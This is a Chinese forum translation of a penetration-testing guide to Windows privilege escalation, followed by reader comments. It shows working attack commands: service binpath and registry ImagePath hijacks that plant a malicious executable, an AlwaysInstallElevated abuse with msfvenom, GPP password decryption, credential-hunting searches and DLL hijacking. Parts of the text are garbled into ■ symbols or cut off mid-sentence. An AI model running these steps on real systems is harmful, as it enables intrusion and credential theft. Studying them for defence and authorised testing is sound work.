Windows提权笔记

wing / 2018-08-03 08:40:00 / 浏览数 11213

Windows提权笔记

ps：文章本人根据情景翻译，不对之处请GG指出。-。-

原文地址:http://memorycorruption.org/windows/2018/07/29/Notes-On-Windows-Privilege-Escalation.html
你好基友们！
以下是我对Windows提权研究的看法。
Windows权限的涉及的领域范围很广，简单的一篇文章只能说包含常见的手法，本文算是一个小小的WIKI，我写这篇文章的目的只是给自己做一个笔记，与此同时给别人一
thinking■

我的WIKI设计以下主题：

- Windows提权命令参考
- 本地权限提升
- 服务漏洞
- Windows注册表
- 不安全的文件系统权限
- AlwaysInstallElevated
- 获得凭证
- 利用令牌权限
- DLL 劫持
- 自动化的工具和框架

Windows提权命令参考

以下是一些必要的Windows命令：

命令	描述
systeminfo	打印系统信息
whoami	获得当前用户名
whoami /priv	当前帐户权限
ipconfig	网络配置信息
ipconfig /displaydns	显示DNS缓存
route print	打印出路由表
arp -a	打印arp表
hostname	主机名
net user	列出用户
net user UserName	关于用户的信息
net use \SMBPATH Pa$$w0rd /u:UserName	连接SMB
net localgroup	列出所有组
net localgroup GROUP	关于指定组的信息
net view \127.0.0.1	会话打开到当前计算机
net session	开放给其他机器
netsh firewall show config	显示防火墙配置
DRIVERQUERY	列出安装的驱动
tasklist /svc	列出服务任务
net start	列出启动的服务
dir /s foo	在目录中搜索包含指定字符的项目
dir /s foo == bar	同上
sc query	列出所有服务
sc qc ServiceName	找到指定服务的路径
shutdown /r /t 0	立即重启
type file.txt	打印出内容
icacls “C:\Example”	列出权限
wmic qfe get Caption,Description,HotFixID,InstalledOn	列出已安装的布丁
(New-Object System.Net.WebClient).DownloadFile(“http://host/file”,”C:\LocalPath”)	利用ps远程下载文件到本地
accesschk.exe -qwsu “Group”	修改对象（尝试Everyone，Authenticated Users和/或Users）

这个起点比较友好，下面还有一些可以参考的：

```
https://www.microsoft.com/en-us/download/details.aspx?id=2632
https://ss64.com/nt/
https://www.sans.org/security-resources/sec560/windows_command_line_sheet_v1.pdf
```

另外还有两个语言供参考：

- WMIC
- PowerShell

Exploits

多年来，Windows肯定有很多内核攻击的案例分享，并且不乏各种版本的本地提权exp。事实上，本指南列出的内容很多。
有关Windows漏洞的一些相关列表，请参阅以下资源：

```
https://github.com/SecWiki/windows-kernel-exploits
https://www.exploit-db.com/local/
https://pentestlab.blog/2017/04/24/windows-kernel-exploits/
```

务必检查系统的补丁级别，以确定它是否可利用。正常的测试是检查系统上最新补丁的日期。如果它比漏洞利用程序更旧，则系统可能容易受到攻击。请务必查找该漏洞利

服务配置错误

利用配置错误的服务进行提升权限是常用方法。本节将介绍可以利用的Windows服务的几种方法。

不带引号的服务路径

当系统管理员配置Windows服务时，他们必须指定要执行的命令，或者运行可执行文件的路径。

当Windows服务运行时，会发生以下两种情况之一。如果给出了可执行文件，并且引用了完整路径，则系统会按字面解释它并执行。但是，如果服务的二进制路径未包含在

这可能有点不直观，所以让我们来看一个实际的例子。假设服务配置类似于以下存在bug的示例服务：

```
C:\Program Files\Vulnerable Service\Sub Directory\service.exe
```

Windows命令解释程序可能会遇到名称中的空格，并且希望通过将字符串包装在引号中来对它们进行转义。在上面的示例中，如果系统运行该服务，它将尝试运行以下可执

```
C:\Program.exe
C:\Program Files\Vulnerable.exe
C:\Program Files\Vulnerable Service\Sub.exe
C:\Program Files\Vulnerable Service\Sub Directory\service.exe
```

为了讲清楚这个漏洞，定义一个名为`example.exe`的程序，这是一个简单打印出自己名称的正常二进制文件：

```
#include <stdio.h>

void main(int argc, char *argv[])
{
   printf("[*] Executed %s\n", argv[0]);
}
```

考虑当从命令行通过其绝对路径执行此程序时会发生什么，在引号内：

```
C:\>"C:\Example\Sub Directory\example.exe"
[*] Executed C:\Example\Sub Directory\example.exe

C:\>
```

or：
□

```
C:\>C:\Example\Sub Directory\example.exe
'C:\Example\Sub' is not recognized as an internal or external command, operable program or batch file.

C:\>
```

这意味着如果服务路径不加引号，我们可以放置一个与第一个名称相同的恶意二进制文件作为文件系统对象，并在其名称中包含空格，并且当服务尝试执行其二进制文件时会
Cosider通过隐藏example.exe来利用上述示例，`C:\Example\Sub.exe`在没有空格的情况下调用上面的示例，如易受攻击的服务：

```
C:\>C:\Example\Sub Directory\example.exe
[*] Executed C:\Example\Sub
```

```
C:\>
```

一条命令找到这些错误配置：

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """
```

不安全的服务权限

即使正确引用了服务路径，也可能存在其他漏洞。由于管理配置错误，用户可能对服务拥有过多的权限，例如，可以直接修改它。
AccessChk工具可以用来查找用户可以修改的服务：

```
C:\Users\user\Desktop>accesschk.exe -uwcqv "user" *
accesschk.exe -uwcqv "user" *

Accesschk v6.02 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

RW Vulnerable Service
SERVICE_ALL_ACCESS

C:\Users\user\Desktop>
```

也可以使用以下sc qc命令查询服务：

```
C:\Users\user\Desktop>sc qc "Service"
sc qc "Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Service
       TYPE               : 10  WIN32_OWN_PROCESS
       START_TYPE         : 2   AUTO_START
       ERROR_CONTROL      : 1   NORMAL
       BINARY_PATH_NAME   : C:\Program Files (x86)\Program Folder\Subfolder\Service.exe
       LOAD_ORDER_GROUP   : UIGroup
       TAG                : 0
       DISPLAY_NAME       : Service
       DEPENDENCIES       :
       SERVICE_START_NAME : LocalSystem

C:\Users\user\Desktop>
```

最后，可以在HKLM\SYSTEM\CurrentControlSet\Services注册表项中找到有关服务的信息。另请参阅本指南Windows注册表的部分。

如果可以修改服务的BINPATH，则可以利用它：

```
C:\Users\user\Desktop>sc config "Vulnerable" binpath="C:\malicious.exe"
sc config "Vulnerable" binpath="C:\malicious.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Users\user\Desktop>
```

修改后，必须重新启动服务才能执行二进制文件。可以手动重启服务。先停止它：

```
C:\Users\user\Desktop>sc stop "Vulnerable"
sc stop "Vulnerable"

SERVICE_NAME: Vulnerable
       TYPE               : 10  WIN32_OWN_PROCESS
       STATE              : 3  STOP_PENDING
                               (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
       WIN32_EXIT_CODE    : 0  (0x0)
       SERVICE_EXIT_CODE  : 0  (0x0)
       CHECKPOINT         : 0x0
       WAIT_HINT          : 0x0
```

然后启动！

```
C:\Users\user\Desktop>sc start "Vulnerable"
```

作为低权限用户，这可能会失败：

```
C:\Users\user\Desktop>sc stop "ServiceName"
sc stop "ServiceName"
[SC] OpenService FAILED 5:

Access is denied.


C:\Users\user\Desktop>
```

要强制重新启动，可以重新启动系统，或者可以通过社工管理员或管理自己重新启动系统。

该服务还可能在启动时抛出错误消息：

```
C:\Users\user\Desktop>sc start "ServiceName"
sc start "ServiceName"
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Users\user\Destkop>
```

当Windows执行服务时，它们应与Windows服务控制管理器通信。如果不这样做，SCM就会杀死这个进程。通过使用执行自动迁移到新进程的payload，手动迁移进程，或

注册表

以下是通过注册表识别漏洞的一些方法。

注册表由一系列■■■■或■■■■组成。它们按以下方式分解：

- HKEY_CLASSES_ROOT - 文件类型的默认应用程序
- HKEY_CURRENT_USER - 当前用户的个人资料
- HKEY_LOCAL_MACHINE - 系统配置信息
- HKEY_USERS - 系统用户配置文件
- HKEY_CURRENT_CONFIG - 系统启动硬件配置文件

可以从命令行调用注册表，也可以使用GUI工具Regedit进行交互

SUBINACL工具有助于检查注册表项，但它必须被部署为一个.msi。如果系统AlwaysInstallElevated没有配置错误，则低权限用户无法使用更高权限安装.msi。（有关
例如，要使用SubInACL查询易受攻击的服务：

```
C:\Users\user\Desktop>subinacl.exe /keyreg "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Service" /display
subinacl.exe /keyreg "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service" /display
SeSecurityPrivilege : Access is denied.

WARNING :Unable to set SeSecurityPrivilege privilege. This privilege may be required.

================================================================================
+KeyReg HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Service
================================================================================
/control=0x400 SE_DACL_AUTO_INHERITED-0x0400
/owner             =builtin\administrators
/primary group     =system
/perm. ace count   =10
/pace =everyone     ACCESS_ALLOWED_ACE_TYPE-0x0
 CONTAINER_INHERIT_ACE-0x2
   Key and SubKey - Type of Access:
 Full Control
   Detailed Access Flags :
 KEY_QUERY_VALUE-0x1        KEY_SET_VALUE-0x2          KEY_CREATE_SUB_KEY-0x4
 KEY_ENUMERATE_SUB_KEYS-0x8 KEY_NOTIFY-0x10            KEY_CREATE_LINK-0x20       DELETE-0x10000
 READ_CONTROL-0x20000       WRITE_DAC-0x40000          WRITE_OWNER-0x80000

C:\Users\user\Desktop>
```

在上面的例子中，everyone给出了full control。

也可以使用AccessChk工具查询注册表。
一旦发现有漏洞的配置，就可以将木马放入服务的ImagePath中。

```
C:\Users\user\Desktop>reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Service" /t REG_EXPAND_SZ /v ImagePath /d "C:\
reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Vulnerable Service" /t REG_EXPAND_SZ /v ImagePath /d "C:\Users\user\
The operation completed successfully.

C:\Users\user\Desktop>
```

与上面情况一样，必须重新启动服务才能运行木马。
即使系统上的所有服务都是封闭的，注册表也可能会出现其他漏洞。可能会保存凭据或其他信息，或者可以调整配置。此外，reg命令还可用于本地保存注册表配置单元，以

不安全的文件系统权限

管理员通常为某些路径配置自由权限，以避免潜在的访问错误。这可以提供一种简单的利用途径，因此考虑与服务和服务二进制文件关联的文件系统权限是关键。

在配置错误的Windows服务的情况下，可能存在服务可执行文件的路径被完全引用并且服务权限被限制但实际二进制文件本身就不安全。
For example:

```
C:\Program Files (x86)\Program Folder>icacls "C:\Program Files (x86)\Program\Service Folder"
icacls "C:\Program Files (x86)\Program\Service Folder"
C:\Program Files (x86)\Program\Service Folder Everyone:(OI)(CI)(F)
                                              Everyone:(I)(OI)(CI)(F)
                                              NT SERVICE\TrustedInstaller:(I)(F)
                                              NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                              NT AUTHORITY\SYSTEM:(I)(F)
                                              NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                              BUILTIN\Administrators:(I)(F)
                                              BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                              BUILTIN\Users:(I)(RX)
                                              BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                              CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                                              APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                              APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files

C:\Program Files (x86)\Program Folder>
```

在上面的例子中，Everyone具有路径的完全控制权限（F）。

还可以使用AccessChk工具调查文件系统权限。
默认情况下，所有经过身份验证的用户都可以写入安装在根C:\目录中的软件目录。例如，Ruby，Perl和Python等脚本语言或Landesk或Marimba等远程管理工具的目录。

AlwaysInstallElevated

AlwaysInstallElevated是一种允许非管理用户以SYSTEM权限运行Microsoft
Windows安装程序包（.MSI文件）的设置。默认情况下禁用此设置，需系统管理员手动启用他。
可以通过查询以下注册表项来识别此设置：

```
[HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer] “AlwaysInstallElevated”=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer] “AlwaysInstallElevated”=dword:00000001
```

例如，通过使用reg query命令：

```
C:\> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

or:

```
C:\> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```


如果存在漏洞，上面将输出以下内容：

```
C:\Users\user\Desktop>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
   AlwaysInstallElevated    REG_DWORD    0x1

C:\Users\user\Desktop>
```

如果系统没这个漏洞，它将输出错误：

```
C:\Users\user\Desktop>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

```
ERROR: The system was unable to find the specified registry key or value.

C:\Users\user\Desktop>
```



如果系统配置了AlwaysInstallElevated，则可以利用它来提升权限。

可以使用msfvenom创建恶意.msi文件。选择所需的payload并设置使用`-f msi`将输出格式设置为MSI。
然后可以使用msiexec在易受攻击的系统上执行攻击代码。

组策略首选项漏洞

组策略首选项（GPP）与附加到域的计算机的基于Server 2008策略的配置一起发布。

客户端计算机定期使用当前登录用户的帐户凭据进行域控制，以进行身份□□验证，然后生成配置策略。
可用于软件部署，配置启动脚本，映射网络共享，配置注册表配置单元，配置打印机，管理安全权限等。还可以为本地管理员帐户配置密码。

这些策略文件存储在域控制器的SYSVOL共享中的一系列.xml文件中。

路径通常是这样的：

```
\\REMOTE_HOST\SYSVOL\REMOTE_HOST\Policies\{POLICY_ID}\Machine\Preferences\
```

可能存在以下配置文件：

```
Services\Services.xml
ScheduledTasks\ScheduledTasks.xml
Printers\Printers.xml
Drives\Drives.xml
DataSources\DataSources.xml
```

这些配置文件可能包含名为"cpassword"的配置选项，用于配置帐户的密码。这些密码使用32字节AES密钥 加密 ：

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

此漏洞已通过MS14-025解决，但此修补程序仅阻止创建新策略，并且包含凭据的任何旧版GPP仍然容易受到攻击。
破解密码可以使用该配置访问计算机的本地管理员帐户，这可以通过Kali中的`gpp-decrypt`命令完成：

```
root@kali:~# gpp-decrypt j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw
Local*P4ssword!
```

凭证窃取(读书人怎么能叫窃呢)

在主机上可以找到一些密码：

```
unattend.xml
GPP.xml
SYSPREP.INF
sysprep.xml
■■■■■■■■
■■■■
■■■■
■■■my_passwords.txt■my_passwords.xls■
```

还可以搜索文件系统以查找常见的敏感文件。

ps：个人愚见，提权就是看你信息收集的全面不全面

```
C:\Users\user\Desktop> dir C:\*vnc.ini /s /b /c
```

或者在名称中包含关键词的项目：

```
C:\Users\user\Desktop> dir C:\ /s /b /c | findstr /sr \*password\*
```

或者可以在文件内容中搜索password之类的关键字：

```
C:\Users\user\Desktop>findstr /si password \*.txt | \*.xml | \*.ini
```

可以查询注册表，例如，字符串password：

```
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

系统管理员可能有包含凭据的配置文件。unattend.xml文件用于自动化软件部署，并包含纯文本（base64编码）凭据。此外，已知一些用户将其密码保存在纯文本文件中

令牌权限

可以在以下系统中滥用这些令牌：

```
Microsoft Windows XP Professional SP3■■■■■
Windows Server 2003 SP2■■■■■■
Windows Server 2003 x64■x64 SP2
Windows Server 2003■■■■■Itanium■■■SP2■■■■■■
Windows Server 2008
Windows Server 2008 x64
Windows Server 2008■■■■■Itanium■■■■
Windows Vista SP1■■■■■■
Windows Vista x64 SP1■■■■■■
```

帐户有许多可利用的令牌权限：

```
SeImpersonatePrivilege
SeAssignPrimaryPrivilege
SeTcbPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeCreateTokenPrivilege
SeLoadDriverPrivilege
SeTakeOwnershipPrivilege
SeDebugPrivilege
```

要查看与当前帐户使用关联的权限whoami /priv。
这些权限可能与帐户相关联，从根本上意味着用户能够进行导致操作系统以可利用的方式运行payload的操作。

如果他们的帐户具有必要的权限，则攻击者可以调用Microsoft分布式事务处理协调器（MSDTC）服务来执行某些操作。

它在进行远程过程调用时请求提升权限，然后调用它从而生成特权安全令牌以执行特权操作。当系统允许这些令牌不仅用于进程本身，而且还用于原始请求进程时，漏洞就会
有些帐户更有可能拥有这些帐户，并且有很多方法可以利用这些帐户。例如：

```
■■■■■■■■■■■■■■■■■■■■■■■■■■■■[responder.py](https://github.com/SpiderLabs/Responder)■SMB■■■■NTLM■■
■■Web■■■■■■■■■■SQL■■■■■■■■■■■■■■ XP_CMDSHELL
Kerberoast■■■■■■■■■■■■Kerberos■■■■■■■■
■■■■■■■■■■■IIS■■■■■■■ASP.NET■■
■■■■ISAPI■■■■■■■■■■■■
■■■■■■■■■■■■■
```

利用令牌权限是许多权限升级漏洞利用的技术，例如Metasploit中的许多工具，以及DirtyPotato等。这是一个值得开发的领域，值得进一步研究。有关这方面的更多信息，

DLL劫持

动态链接库（DLL）通过提供跨系统共享的可执行代码模块，在操作系统上提供了大量功能。当开发人员未指定DLL的完全限定的绝对路径时，就会出现漏洞。

当进程调用DLL时，它按以下顺序查找它：

```
■■■■■■■■■■■■■■■■■■■■■■■■DLL■
32■■■■■■■C:\Windows\System32■
16■■■■■■■C:\Windows\System■
Windows■■■■C:\Windows■
■■■■■■■■CWD■
PATH■■■■■■■■■■■■■■■■■■■■■■■■
```

它执行它找到的.dll的第一个实例。

首先，有几种方法可以识别这个漏洞的流程。
该进程监视工具可以用来查看整个的过程，以及搜索和过滤他们的活动，对脆弱的DLL进行调用。

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\ServiceName\Parameters可以查询注册表项以查看服务运行的服务DLL，或者可以将二进制文件

一旦找到易受攻击的DLL调用，就必须检查该DLL的文件系统：

```
C:\> dir vulnerable.dll /s
```

还要注意，不要因为它找不到就认为它不存在。它可能只是在当前用户帐户无法查看的目录中。
最后，要执行DLL highjack，需要在目录层次结构中的某个位置，原始.dll本身，CWD或PATH中的目录中编写安全测试的dll。
PATH是一个环境变量，它定义命令解释器在发出命令时应查找可执行文件的位置。修改PATH，并将.dll写入PATH中的目录，允许进行DLL劫持，进程在PATH中搜索.dll文件

要修改PATH，例如：

```
C:\Users\user\Desktop>set PATH=%PATH%;C:\Python27
```

这将允许通过C:\Python27目录中的路径加载可执行文件和DLL，默认情况下，任何经过身份验证的用户都可以写入该目录。
一些已知具有DLL劫持漏洞的Windows服务是：

```
IKE■AuthIP IPsec■■■■■IKEEXT■■wlbsctrl.dll
Windows Media Center■■■■■■ehRecvr■■ehETW.dll
Windows Media Center■■■■■■■ehSched■■ehETW.dll
■■■■■wuauserv■■ifsproxy.dll
■■■■■■■■■■■■RDSessMgr■■SalemHook.dll
■■■■■■■■■■RasMan■■ipbootp.dll
Windows Management Instrumentation■winmgmt■■wbemcore.dll
■■■■■STacSV■■SFFXComm.dll SFCOM.DLL
■■■■■■■■■■IAStorDataMgrSvc■■DriverSim.dll
Juniper■■■■■■■JuniperAccessService■■dsLogService.dll
Encase Enterprise Agent■SDDisk.dll
```

可以在此处找到已知具有dll劫持漏洞的其他服务

工具和框架

幸运的是，有许多工具和框架可以使提权变得更容易：

```
Metasploit
Sherlock
windows-privesc-check
Windows-Exploit-Suggester
PowerUp, now part of PowerSploit
Nishang
```

其中许多工具可以通过自动识别可利用的错误配置或通过检查系统补丁级别与常见的已知漏洞来帮助您。但它们不是100%有效，所以要注意误报/漏报！
ps:上面的工具老司机应该都很熟练了

最后的想法

感谢您的阅读，我希望您发现本指南很有用。（我希望你已经获得了那个SYSTEM shell！）

我将在接下来的几个月内发表一些有趣的研究，但我恐怕此时不能再详细介绍，敬请期待！;）

此致，

EOF

参考

ps：下面都是优秀的博客噢！

```
Windows■■■■■■
https://www.fuzzysecurity.com/tutorials/16.html

Windows■■■■■1■■■■■■■■■■
https://blog.netspi.com/windows-privilege-escalation-part-1-local-administrator-privileges/

Pentesters■Windows■■■■■■
https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/

“■■■■■■”■■■Windows■■■■■■
https://toshellandback.com/2015/11/24/ms-priv-esc/

■■■■Windows■■■■
```

http://resources.infosecinstitute.com/automating-windows-privilege-escalation/

Windows 8■■Extreme Privilege Escalation
https://www.blackhat.com/docs/us-14/materials/us-14-Kallenberg-Extreme-Privilege-Escalation-On-Windows8-UEFI-Systems.pdf

■■■■■■■■■Windows■■■■■■■
https://foxglovesecurity.com/2017/08/25/abusing-token-privileges-for-windows-local-privilege-escalation/

Microsoft Windows■■■■■■■■■■■
https://tools.cisco.com/security/center/viewAlert.x?alertId=15702

■■GPP■■■■■■
https://www.toshellandback.com/2015/08/30/gpp/

Windows■■■■■■■Privelege■■
http://www.cs.toronto.edu/~arnold/427/15s/csc427/indepth/privilege-escalation/privilege-escalation-windows.pdf

■■EOP■■■■■■
https://github.com/hatRiot/token-priv

■■■■■■■■■■■■■
http://www.greyhathacker.net/?p=738

Metasploit Unleashed■■■■■■
https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/

■■■■■■■■■■■■■■■■■■■
https://zerosum0x0.blogspot.nl/2016/02/bits-manipulation-stealing-system.html

■■■■■■■■■■
https://www.commonexploits.com/unquoted-service-paths/

Windows■■■■■■■
https://codemuch.tech/2017/05/14/priv-esc-win.html

SysInternals AccessChk■■
https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk

AccessChk.exe■■■■■
https://blogs.technet.microsoft.com/secguide/2008/07/21/how-to-use-accesschk-exe-for-security-compliance-management/

SubInACL.exe■■
https://www.microsoft.com/en-us/download/details.aspx?id=23510

■■■■■getsystem■■■■■■■
https://blog.cobaltstrike.com/2014/04/02/what-happens-when-i-type-getsystem/

■■■■■■■■■■
https://msdn.microsoft.com/en-us/library/windows/desktop/ms682586(v=vs.85).aspx

■■■■■■■■
https://docs.microsoft.com/en-us/sysinternals/downloads/procmon

■■■■■■■■■
https://msdn.microsoft.com/en-us/library/windows/desktop/ff919712(v=vs.85).aspx

Windows■■■■■■■■■■■
https://msdn.microsoft.com/en-us/library/bb727008.aspx

SECWIKI
https://github.com/SecWiki

Acess Tokens
https://msdn.microsoft.com/en-us/library/windows/desktop/aa374909(v=vs.85).aspx

■■■■■■■■■■
https://technet.microsoft.com/en-us/library/cc783557(v=ws.10).aspx

Windows REG■■

https://ss64.com/nt/reg.html

Windows CMD■■
https://ss64.com/nt/

■■■■Regedit
https://www.techsupportalert.com/content/learn-how-use-windows-registry-editor-regedit-one-easy-lesson.htm

■■-WCMDump
https://securityonline.info/invoke-wcmdump-dump-windows-credentials-from-the-credential-manager/

WMIC■■■■
https://www.computerhope.com/wmic.htm

PowerShell■■
https://ss64.com/ps/

penetration-testing-ninjitsu-with-ed
http://carnal0wnage.blogspot.com/2008/02/penetration-testing-ninjitsu-with-ed.html

DLL■■■■■■■■■■■■
https://www.exploit-db.com/dll-hijacking-vulnerable-applications/

Windows/Linux■■■■■■■■■■
https://github.com/sagishahar/lpeworkshop

■■■■■■■■■■■■■■■■Windows■■
https://labs.mwrinfosecurity.com/blog/how-to-own-any-windows-network-with-group-policy-hijacking-attacks/

■■■■■■■Pentesting■■■■■Pwnage
https://blog.rapid7.com/2016/07/27/pentesting-in-the-real-world-group-policy-pwnage/

Windows■■■■■■■
https://pentestlab.blog/2017/04/24/windows-kernel-exploits/

END

□我也会争取在自己的空余时间里分享更多的技巧，请多指教

点击收藏 | 10 关注 | 2
上一篇：Bisonal恶意软件变种分析 下一篇：[红日安全]代码审计Day6 - ...

1. 3 条回复

lyne 2018-08-03 13:19:37

翻译文为什么没有原文链接 0.0
http://memorycorruption.org/windows/2018/07/29/Notes-On-Windows-Privilege-Escalation.html

0 回复Ta


wing 2018-08-03 13:28:08

@lyne 哈哈，我编辑的时候记得加了的，抱歉，操作失误，改正了。

0 回复Ta


44559****@qq.com 2019-11-09 23:52:08

你好，我想请问一下你的博客是用什么搭建的，感觉好漂亮。

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板